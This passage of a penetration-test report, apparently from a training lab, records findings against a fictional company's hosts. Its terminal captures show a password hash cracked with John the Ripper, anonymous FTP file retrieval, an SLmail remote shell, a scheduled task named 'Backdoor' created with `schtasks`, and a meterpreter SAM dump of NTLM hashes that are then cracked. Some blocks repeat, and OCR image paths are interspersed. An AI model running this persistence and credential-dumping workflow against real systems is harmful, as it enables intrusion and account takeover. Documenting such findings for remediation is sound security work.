debconf.conf            gshadow-      ld.so.cache   mailcap.order   pam.d                 rc5.d       ssh           tmpfiles.d
debian_version          gss           ld.so.conf    mime.types      passwd                rc6.d       ssl           ucf.conf
root@8b6a2a505b18:/etc# cd ~
bash: cd: /home/alice: No such file or directory
root@8b6a2a505b18:/etc# cd ..
root@8b6a2a505b18:/# cd /root
root@8b6a2a505b18:/root# ls
flag12.txt
root@8b6a2a505b18:/root# cat flag12.txt
d7sdfksdf384
root@8b6a2a505b18:/root# █
```

Figure 25 and 26

Affected Hosts	192.168.13.14
Remediation	Update service to post update 1.8.28

Vulnerability 14	Findings
Title	Exposed employee credentials
Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	Critical
Description	Public facing github repository has a username and password hash that was freely accessible, exposing the hash to be cracked.
Images	 totalrekall / site Public main site / xampp.users totalrekall Added site backup files Latest commit 4dde5a9 on Mar 2, 2022 History 1 contributor 1 lines (1 sloc) 46 Bytes 1 trivera:$apr1$A0vSKwao$GV3sgGAj53j.c3GkS4oUC0  ┌──(root㉿kali)-[~] └─# nano hashes.txt ┌──(root㉿kali)-[~] └─# john hashes.txt Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long" Use the "--format=md5crypt-long" option to force loading these as that type instead Using default input encoding: UTF-8 Loaded 1 password hash (md5crypt, crypt(3) 1 (and variants) [MD5 256/256 AVX2 8×3]) Will run 2 OpenMP threads Proceeding with single, rules:Single Press 'q' or Ctrl-C to abort, almost any other key for status Warning: Only 30 candidates buffered for the current salt, minimum 48 needed for performance. Almost done: Processing the remaining buffered candidate passwords, if any. Proceeding with wordlist:/usr/share/john/password.lst Tanya4life (trivera) 1g 0:00:00:00 DONE 2/3 (2023-04-18 05:31) 6.250g/s 6837p/s 6837c/s 6837C/s 123456..hammer Use the "--show" option to display all of the cracked passwords reliably Session completed. ┌──(root㉿kali)-[~] └─# Figure 27 and 28
Affected Hosts	Total rekall GitHub
Remediation	Immediate removal of file and credential changes for affected account. Check if the Github repository should be accessible to the public.


Vulnerability 15	Findings
Title	Filezilla FTP enumeration

Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	High - CVSS 7.8
Description	Was able to use the Filezilla service running on port 21 for a FTP enumeration which allowed user to copy files from the machine.
Images	 Figure 29
Affected Hosts	172.22.117.20
Remediation	Immediate update of service

```
Name (172.22.117.20:root): ls
331 Password required for ls
Password:
530 Login or password incorrect!
Login failed.
Remote system type is UNIX.
ftp> ls
530 Please log in with USER and PASS first.
ftp: bind: Address already in use
ftp> ^C
ftp> exit
221 Goodbye

┌──(root㉿kali)-[~]
└─# ftp 172.22.117.20
Connected to 172.22.117.20.
220-FileZilla Server version 0.9.41 beta
220-written by Tim Kosse (Tim.Kosse@gmx.de)
220 Please visit http://sourceforge.net/projects/filezilla/
Name (172.22.117.20:root): anonymous
331 Password required for anonymous
Password:
230 Logged on
Remote system type is UNIX.
ftp> ls
200 Port command successful
150 Opening data channel for directory list.
-r--r--r-- 1 ftp ftp              32 Feb 15  2022 flag3.txt
226 Transfer OK
ftp> cat flag3.txt
?Invalid command
ftp> less flag3.txt
?Invalid command
ftp> grep fplag3.txt
?Invalid command
ftp> get flag3.txt
local: flag3.txt remote: flag3.txt
200 Port command successful
150 Opening data channel for file transfer.
226 Transfer OK
32 bytes received in 0.00 secs (274.1228 kB/s)
ftp> 
```

```
┌──(root㉿kali)-[~]
└─# ls
Desktop    file3          hashes.txt     Pictures   userpass.txt
Documents  file.php       hydra.restore  Public     Videos
Downloads  file.php.jpg   LinEnum.sh     Scripts
file2      flag3.txt      Music          Templates

┌──(root㉿kali)-[~]
└─# cat flag3.txt
89cb548970d44f348bb63622353ae278

┌──(root㉿kali)-[~]
└─# 
```


Vulnerability 16	**Findings**
Title	SLmail POP3 RBO RCE
Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	High - CVSS v2.0 7.5
Description	Port 25 running SLmail runs a version that is vulnerable to a RCE attack which was exploited to gain console access to the windows machine. This allowed access to sensitive files.

Images	 Figure 30
Affected Hosts	172.22.117.20
Remediation	Immediate update of service. If not able to then steps should be taken to mitigate the risk by only allowing access to the POPPASSWD and POP3 server from "inside" the firewall.

```
dir
 Volume in drive C has no label.
 Volume Serial Number is 0014-DB02

 Directory of C:\Program Files (x86)\SLmail\System

04/18/2023  01:34 AM    <DIR>          .
04/18/2023  01:34 AM    <DIR>          ..
03/21/2022  08:59 AM                32 flag4.txt
11/19/2002  11:40 AM             3,358 listrcrd.txt
03/17/2022  08:22 AM             1,840 maillog.000
03/21/2022  08:56 AM             3,793 maillog.001
04/05/2022  09:49 AM             4,371 maillog.002
04/07/2022  07:06 AM             1,940 maillog.003
04/12/2022  05:36 PM             1,991 maillog.004
04/16/2022  05:47 PM             2,210 maillog.005
06/22/2022  08:30 PM             2,831 maillog.006
07/13/2022  09:08 AM             1,991 maillog.007
04/18/2023  01:34 AM             2,366 maillog.008
04/18/2023  03:44 AM            51,823 maillog.txt
              12 File(s)         78,546 bytes
               2 Dir(s)   3,409,068,032 bytes free

C:\Program Files (x86)\SLmail\System>cat flag4.txt
cat flag4.txt
'cat' is not recognized as an internal or external command,
operable program or batch file.

C:\Program Files (x86)\SLmail\System>open flag4.txt
open flag4.txt
'open' is not recognized as an internal or external command,
operable program or batch file.

C:\Program Files (x86)\SLmail\System>type flag4.txt
type flag4.txt
822e3434a10440ad9cc086197819b49d
C:\Program Files (x86)\SLmail\System>
```


```
226 Transfer OK
ftp> cat flag3.txt
?Invalid command
ftp> less flag3.txt
?Invalid command
ftp> grep fplag3.txt
?Invalid command
ftp> get flag3.txt
local: flag3.txt remote: flag3.txt
200 Port command successful
150 Opening data channel for file transfer.
226 Transfer OK
32 bytes received in 0.00 secs (274.1228 kB/s)
ftp> 
```

```
117.20)
ftpd 0.9.41 beta
|_  SYST: UNIX emulated by FileZilla
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-r--r--r-- 1 ftp ftp            32 Feb 15  2022 flag3.txt
| ftp-bounce: bounce working!
25/tcp  open  smtp          SLmail smtpd 5.5.0.4433
| smtp-commands: rekall.local, SIZE 100000000, SEND, SOML, SAML, HELP, VRFY, EXPN, ETRN, XTRN
|_ This server supports the following commands. HELO MAIL RCPT DATA RSET SEND SOML SAML HELP NOOP QUIT
79/tcp  open  finger        SLMail fingerd
| finger: Finger online user list request denied.\x0D
80/tcp  open  http          Apache httpd 2.4.52 (OpenSSL/1.1.1m PHP/8.1.2)
| http-auth:
| HTTP/1.1 401 Unauthorized\x0D
|_  Basic realm=Restricted Content
```

Vulnerability 17	**Findings**
Title	Task scheduler access
Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	High CVSS 7.8
Description	Gained access to task scheduler which allows an elevation of privilege exploit.
Images	 Figure 31

```
 Directory of C:\Windows\System32\Tasks\Microsoft\Windows\SyncCenter

12/07/2019  02:14 AM    <DIR>          .
12/07/2019  02:14 AM    <DIR>          ..
               0 File(s)              0 bytes
               2 Dir(s)   3,408,666,624 bytes free

C:\Windows\System32\Tasks\Microsoft\Windows\SyncCenter>cd ..
cd ..

C:\Windows\System32\Tasks\Microsoft\Windows>cd TaskScheduler
cd TaskScheduler

C:\Windows\System32\Tasks\Microsoft\Windows\TaskScheduler>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 0814-DB02

 Directory of C:\Windows\System32\Tasks\Microsoft\Windows\TaskScheduler

12/07/2019  02:14 AM    <DIR>          .
12/07/2019  02:14 AM    <DIR>          ..
               0 File(s)              0 bytes
               2 Dir(s)   3,408,666,624 bytes free

C:\Windows\System32\Tasks\Microsoft\Windows\TaskScheduler>cd \
cd \

C:\>schtasks /create /f /tn Backdoor /SC ONCE /ST 00:00 /TR "C:\shell.exe"
schtasks /create /f /tn Backdoor /SC ONCE /ST 00:00 /TR "C:\shell.exe"
WARNING: Task may not run because /ST is earlier than current time.
SUCCESS: The scheduled task "Backdoor" has successfully been created.

C:\>schtasks /query /V flag5
schtasks /query /V flag5
ERROR: Invalid argument/option - 'flag5'.
Type "SCHTASKS /QUERY /?" for usage.

C:\>schtasks /query /V /tn flag5
schtasks /query /V /tn flag5

Folder: \
HostName        TaskName                            Next Run Time         Status         Logon Mode              Last Run Time          Last Result Author          Task To Run                                      Start In
                     Comment                                                                               Scheduled Task State   Idle Time                         Power Management                                 Run As User
                    Delete Task If Not Rescheduled Stop Task If Runs X Hours and X Mins      Schedule                                                          Schedule Type                      Start Time   Start Date End
Date   Days                                 Months                                   Repeat: Every             Repeat: Until: Time  Repeat: Until: Duration        Repeat: Stop If Still Running
================ =========================== ================ ============ ============== ============== ========== =========== ============================== ======

WIN10           flag5                               N/A                   Ready          Interactive/Background  4/18/2023 4:34:21 AM            1 WIN10\sysadmin   C:\Windows\System32\WindowsPowerShell\v1.0\powersh N/A
                     54fa8cd5c1354adc9214969d716673f5                                                      Enabled               Only Start If Idle for 1 minutes, If Not Stop On Battery Mode                   ADMBob
                    Disabled                        72:00:00                             Scheduling data is not available in this format.                     At logon time                      N/A          N/A          N/A
       N/A                                  N/A                                  N/A                  N/A                  N/A                              N/A
                                                                                                                                  0

                                                    72:00:00                             Scheduling data is not available in this format.                     At idle time                       N/A          N/A          N/A
       N/A                                  N/A                                  N/A                  N/A                  N/A                              N/A

C:\>
```

Affected Hosts	172.22.117.20
Remediation	Find a way to restrict access to unauthorized accounts. No remediation or update for service posted by microsoft under MS16-130.

Vulnerability 18	**Findings**
Title	Hash dump
Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	Critical
Description	Was able to obtain credentials from a SAM dump attack.
Images	 Figure 32
Affected Hosts	172.22.117.20
Remediation	M1017, M1026, M1027 and M1028 https://attack.mitre.org/techniques/T1003/002/

Nessus Essentials / Logi...
qterminal
Zenmap
Kali on ML-REFVM-197105
07:59 AM
File Actions Edit View Help
root@kali: ~
Activate Windows
Go to Settings to activate Windows


```
RID  : 000003e9 (1001)
User : sysadmin
  Hash NTLM: 1e09a46bffe68a4cb738b0381af1dc96

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
    Random Value : 842900376ecf6f9b2d32c3d245c3cd55

* Primary:Kerberos-Newer-Keys *
    Default Salt : DESKTOP-2I13CU6sysadmin
    Default Iterations : 4096
    Credentials
      aes256_hmac       (4096) : 91340d4f690646b7cf7bd
      aes128_hmac       (4096) : 5a966fa1fc71eee2ec781c
      des_cbc_md5       (4096) : 94f4e331081f3443
    OldCredentials
      aes256_hmac       (4096) : 91340d4f690646b7cf7bd
      aes128_hmac       (4096) : 5a966fa1fc71eee2ec781c
      des_cbc_md5       (4096) : 94f4e331081f3443

* Packages *
    NTLM-Strong-NTOWF

* Primary:Kerberos *
    Default Salt : DESKTOP-2I13CU6sysadmin
    Credentials
      des_cbc_md5       : 94f4e331081f3443
    OldCredentials
      des_cbc_md5       : 94f4e331081f3443


RID  : 000003ea (1002)
User : flag6
  Hash NTLM: 50135ed3bf5e77097409e4a9aa11aa39
    lm  - 0: 61cc909397b7971a1ceb2b26b427882f
    ntlm- 0: 50135ed3bf5e77097409e4a9aa11aa39

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
    Random Value : 4562c122b043911e0fe200dc3dc942f1

* Primary:Kerberos-Newer-Keys *
    Default Salt : WIN10.REKALL.LOCALflag6
    Default Iterations : 4096
    Credentials
      aes256_hmac       (4096) : 9fc67bdc2953ce61ef031
      aes128_hmac       (4096) : 099f6fcacdecafb94da45
      des_cbc_md5       (4096) : 4023cd293ea4f7fd

* Packages *
    NTLM-Strong-NTOWF

* Primary:Kerberos *
    Default Salt : WIN10.REKALL.LOCALflag6
    Credentials
      des_cbc_md5       : 4023cd293ea4f7fd


meterpreter > 
```

```
Name (172.22.117.20:root): ls
331 Password required for ls
Password:
530 Login or password incorrect!
Login failed.
Remote system type is UNIX.
ftp> ls
530 Please log in with USER and PASS first.
ftp: bind: Address already in use
ftp> ^C
ftp> exit
221 Goodbye

┌──(root㉿kali)-[~]
└─# ftp 172.22.117.20
Connected to 172.22.117.20.
220-FileZilla Server version 0.9.41 beta
220-written by Tim Kosse (Tim.Kosse@gmx.de)
220 Please visit http://sourceforge.net/projects/filezilla/
Name (172.22.117.20:root): anonymous
331 Password required for anonymous
Password:
230 Logged on
Remote system type is UNIX.
ftp> ls
200 Port command successful
150 Opening data channel for directory list.
-r--r--r-- 1 ftp ftp             32 Feb 15  2022 flag3.txt
226 Transfer OK
ftp> cat flag3.txt
?Invalid command
ftp> less flag3.txt
?Invalid command
ftp> grep fplag3.txt
?Invalid command
ftp> get flag3.txt
local: flag3.txt remote: flag3.txt
200 Port command successful
150 Opening data channel for file transfer.
226 Transfer OK
32 bytes received in 0.00 secs (274.1228 kB/s)
ftp> 
```

```
Almost done: Processing the remaining buffered candidate passwords, if
 any.
Proceeding with wordlist:/usr/share/john/password.lst
0g 0:00:00:52 46.51% 2/3 (ETA: 07:59:30) 0g/s 1367p/s 1367c/s 1367C/s
dihcrO..ybboR
0g 0:00:00:53 47.63% 2/3 (ETA: 07:59:30) 0g/s 1364p/s 1364c/s 1364C/s
Anaidni..Asereht
Session aborted

┌──(root㉿kali)-[~]
└─# john --format=NT hashes.txt                                      1 ⨯
Using default input encoding: UTF-8
Loaded 2 password hashes with no different salts (NT [MD4 256/256 AVX2
 8×3])
Warning: no OpenMP support for this hash type, consider --fork=2
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if
 any.
Proceeding with wordlist:/usr/share/john/password.lst
Computer!        (flag6)
Proceeding with incremental:ASCII
1g 0:00:00:19  3/3 0.05254g/s 10623Kp/s 10623Kc/s 10628KC/s oj4w3..123
ple
1g 0:00:00:20  3/3 0.04987g/s 10540Kp/s 10540Kc/s 10544KC/s jjougods..
jjoulia7
1g 0:00:00:20  3/3 0.04866g/s 10586Kp/s 10586Kc/s 10591KC/s 32fmy4..32
fy9a
Use the "--show --format=NT" options to display all of the cracked pas
swords reliably
Session aborted

┌──(root㉿kali)-[~]
└─# less hashes.txt                                                  1 ⨯

┌──(root㉿kali)-[~]
└─# tail hashes.txt
ADMBob:3f267c855ec5c69526f501d5d461315b
flag6:50135ed3bf5e77097409e4a9aa11aa39

┌──(root㉿kali)-[~]
└─# 
```

https://drive.google.com/drive/folders/1MTN0hHHLGIfiLQdKAdTXiDDBDFfuo8Ez?usp=share_link
https://drive.google.com/drive/folders/1EhKGTkRRu9vMdxRaW-knrWTL7wqlLLwS?usp=share_link
https://drive.google.com/drive/folders/1Fp-JPG_A3YQQo5uHgloHUKtYOTX9WdSG?usp=share_link

For all other screenshots relating to Pentest


Reconnaissance
Resource Development
Initial Access
Execution
Persistence
Privilege Escalation
Defense Evasion
Credential Access
Discovery
Lateral Movement
Collection
Command and Control
Exfiltration
Impact

.https://drive.google.com/file/d/1HNekgo4D0T4a2lNnJWkJgFtmA0Q8cxmU/view?usp=share_link